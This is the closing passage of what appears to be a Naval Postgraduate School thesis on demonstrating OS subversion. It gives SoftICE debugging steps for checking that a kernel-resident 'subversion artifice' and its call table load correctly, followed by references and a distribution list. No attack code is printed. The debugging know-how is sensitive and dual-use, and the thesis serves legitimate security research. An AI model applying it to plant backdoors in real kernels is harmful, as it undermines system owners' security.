The last point that should be discussed is that of the debugging tools that should be used to see if the artifice was loaded correctly and runs correctly. For the demonstration, we used SoftICE which is a live kernel debugger, typically used for debugging device drivers. To open the debugger, once it has been set up on the machine that will act as the target machine, the user should push CTRL-D. This will bring up the SoftICE window which will become very familiar once the artifice works properly. The first step is to make sure the windows is of the correct size to debug effectively. Enter the commands at the prompt at the bottom of the window 'lines 100' and 'width 90' to create a larger window with which to work. To specify an area of code that you would like to disassemble and watch as if they were instructions, enter the command 'u <address>' where <address> is the 8 hex-digit address of the code that you would like to disassemble. To look at a specific data area, enter the command, 'd <address>'. In order to see more than one data area at once, enter the command, 'data', which will open another data field. In this way, if you are allocating two memory areas, it is easy to see if they refer to each other correctly, using the jump table, and are loaded correctly, exactly as planned. If they aren't loaded, correctly, it is probably a configuration file issue, and the culprit file must be sought out and changed to show the correct references between the functions. Also, when the call table's address is known, it is useful to use the 'u <address of the call table>' SoftICE instruction in order to see the instructions that will be executed when the triggers to them are set and run. When this window is up, and the call instructions are visible, double clicking on the call instructions will set break points to those instructions, and the functions can be traced through to debug the artifice code. The machine will inevitably crash and so it is important to load the symbols in between each crash in order to find where the bootstrap loader's buffer is within kernel memory space.

LIST OF REFERENCES

[AME83] Ames, S., Gasser, M., Schell, R. "Security Kernel Design and Implementation." *IEEE Computer*, Vol. 16, July, 1983.

[AND72] Anderson, J., "Computer Security Technology Planning Study." Technical Report ESD-TR-73-51, U.S. Air Force Electronic Systems Division, Deputy for Command and Management Systems, HQ Electronic Systems Division (AFSC), Bedford, MA, October, 1972, vol. 2.

[ANDE02] Anderson, E., "A Demonstration of the Subversion Threat: Facing a Critical Responsibility in the Defense of Cyberspace," Department of Computer Science, 2002, Naval Postgraduate School: Monterey, CA.

[BEN83] Benzel, T., "Overview of the SCOMP Architecture and Security Mechanisms." *MITRE Report*, MTR9071, Vol.1, September, 1983.

[BRIN95] Brinkley, D., Schell, R., "What Is There to Worry About? An Introduction to the Computer Security Problem," in *Information Security : An Integrated Collection of Essays*, ed. Abrams and Jajodia and Podell, IEEE Computer Society Press, Los Alamitos, CA, pp. 11-39, 1995.

[CAE02] Caelli, W., "Relearning 'Trusted Systems' in an Age of NIIP: Lessons from the Past and Future," *6th Annual Colloquium for Information Systems Security Education*. Submitted paper.

[CC99] *Common Criteria for Information Technology Security Evaluation*, CCIMB-99-031 to 033, International Standards Organization (ISO), Version 2.1, August, 1999.

[CER03] Carnegie Mellon Software Engineering Institute, April 25, 2003. "Cert Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL." Available from http://www.cert.org/advisories/CA-2003-09.html. Accessed 26 April 2003.

[DET01] Detmer, R.C., "Introduction to 80x86 Assembly Language and Computer Architecture." Boston: Jones and Bartlett Computer Science, 2001.

[DIJ68] Dijkstra, E.W., "The Structure of the "THE"-Multiprogramming System." *ACM Symposium on Operating Systems Principles,* Vol. 11, No. 5, May 1968.

[DOD85] *Trusted Computer System Evaluation Criteria*, DOD 5200.28-STD, U.S. Department of Defense, December 1985.

[HUG99] Hughes M., Shoffner M., Hamner D., "Java Network Programming." Greenwich, CT: Manning Publications Co., 1999.

[INTP5] Pentium Processor Family Developer's Manual, Volume 3: Architecture and Programming Manual, Order Number 241430-a 001, Intel Corporation, Santa Clara, CA, 1995.

[IRV03] Irvine, C. E., Levin, T.E., and Dinolt, G.W. "Trusted Computing Exemplar Project," white paper, version 2, The Center for INFOSEC Studies & Research, Monterey, CA http://cisr.nps.navy.mil/downloads/Project_TCExemp2.pdf , April, 2003.

[KAR74] Karger, P., Schell, R., *MULTICS Security Evaluation: Vulnerability Analysis,* ESD-TR-74-193, Vol. II, Electronic Systems Division, Air Force Systems Command, Hanscom AFB, Bedford, MA, (June 1974).

[KA91A] Karger, P., Wray, J., "Storage Channels in Disk Arm Optimization." *IEEE Symposium on Security and Privacy 1991,* IEEE Computer Society, Oakland, CA, 20-22 May 1991.

[KA91B] Karger, P., Zurko, M., Bonin, D., Mason, A., Kahn, C.,"A Retrospective on the VAX VMM Security Kernel." *IEEE Transactions on Software Engineering*, Vol. 17, No. 11, November, 1991, pp.1147-1165.

[KAR02] Karger, P., Schell, R.,"Thirty Years Later: Lessons from the Multics Security Evaluation." *IBM Research Report*, RC 22534 (W0207-134), 31 July, 2002.

[LAC03] Lack, L. , " Using the Bootstrap Concept to Build an Adaptable and Compact Subversion Artifice," Masters Thesis, Department of Computer Science, Naval Postgraduate School, Monterey, CA, 2003.

[LEV84] Levy, H., *Capability Based Computer Systems,* Digital Press, 1984.

[MIC01] Microsoft Corporation, December 4, 2001. "Driver Signing for Windows." Available from http://www.microsoft.com/whdc/hwdev/driver/digitsign.mspx Accessed April 24, 2003

[MIC02] Microsoft Corporation, October, 2002. "Standards, Regulations, and Government Issues." Available from http://www.microsoft.com/technet/security/issues/w2kccwp.asp. Accessed June 3, 2003.

[MIC03] Microsoft Corporation, February 13, 2003. "Executive Support Routines." Available from http://msdn.microsoft.com/library/en-us/kmarch/hh/kmarch/k102_2omq.asp. Accessed April 27, 2003.

[MIXT] Mixter (alias). 2002. "Writing Buffer Overflow Exploits – a tutorial for beginners." available from http://mixter.void.ru/exploit.txtAccessed April 26, 2003.

[MUR03] Murray, J., "An Exfiltration Subversion Demonstration," Master's Thesis, Department of Computer Science, Naval Postgraduate School, Monterey, CA, 2003.

[MYE80] Myers, P. "Subversion: The Neglected Aspect of Computer Security," Master's Thesis, Naval Postgraduate School, 1980.

[SAL75] Saltzer, J., Schroeder, M., "The Protection of Information in Computer Systems." *Proceedings of the IEEE, Vol.63, No. 9*, September 1975, pp. 1278-1308.

[SCH85] Schell, R., Tao, T., Heckman, M., "Designing the GEMSOS Security Kernel for Security and Performance." *Proceedings of the 8th National Computer Security Conference*, September 30 – October 3, 1985, Gaithersburg, MD.

[SCH01] Schell, R., "Information Security: Science, Pseudoscience, and Flying Pigs." *Proceedings of the 17th Annual Computer Security Applications Conference*, December 10-14, 2001, New Orleans, LA.

[SCH72] Schroeder, M., Saltzer, J., "A Hardware Architecture for Implementing Protection Rings." *Communications of the ACM*, Vol. 15, No. 3, 1972.

[SIB95] Sibert, O., Porras, P., Lindell, R., "The Intel 80x86 Processor Architecture: Pitfalls for Secure Systems." *IEEE Transactions on Software Engineering*, IEEE Press, New York, pg. 283-293, May 1996

[SOL00] Solomon, D., Russinovich, M., "Inside Microsoft Windows 2000, Third Edition." Redmond, Washington: Microsoft Press, 2000.

[SUN02] Sun Microsystems, Inc., August 29, 2002. "Runtime (Java 2 Platform SE v1.4.1)." Available from http://java.sun.com/j2se/1.4.1/docs/api/java/lang/Runtime.html. Accessed May 25, 2003.

[THO84] Thompson, K., "Reflections on Trusting Trust," *Communications of the ACM*, August 1984. 27(8): p. 761-763.

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, VA

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, CA

3. Dr. Ernest McDuffie
   National Science Foundation
   Arlington, VA

4. David Ladd
   Microsoft Corporation
   Redmond, WA

5. Andy Allred
   Microsoft Corporation
   Redmond, WA

6. Andy Newall
   Microsoft Corporation
   Redmond, WA

7. Jeana Jorgensen
   Microsoft Corporation
   Redmond, WA

8. Steve Lipner
   Microsoft Corporation
   Redmond, WA

9. Marshall Potter
   Federal Aviation Administration
   Washington, DC

10. Ernest Lucier
    Federal Aviation Administration
    Washington, DC

11. Dr. Cynthia E. Irvine
    Naval Postgraduate School
    Monterey, CA

12. Dr. Roger R. Schell
AESEC Corporation
Monterey, CA

13. David T. Rogers
Naval Postgraduate School
Monterey, CA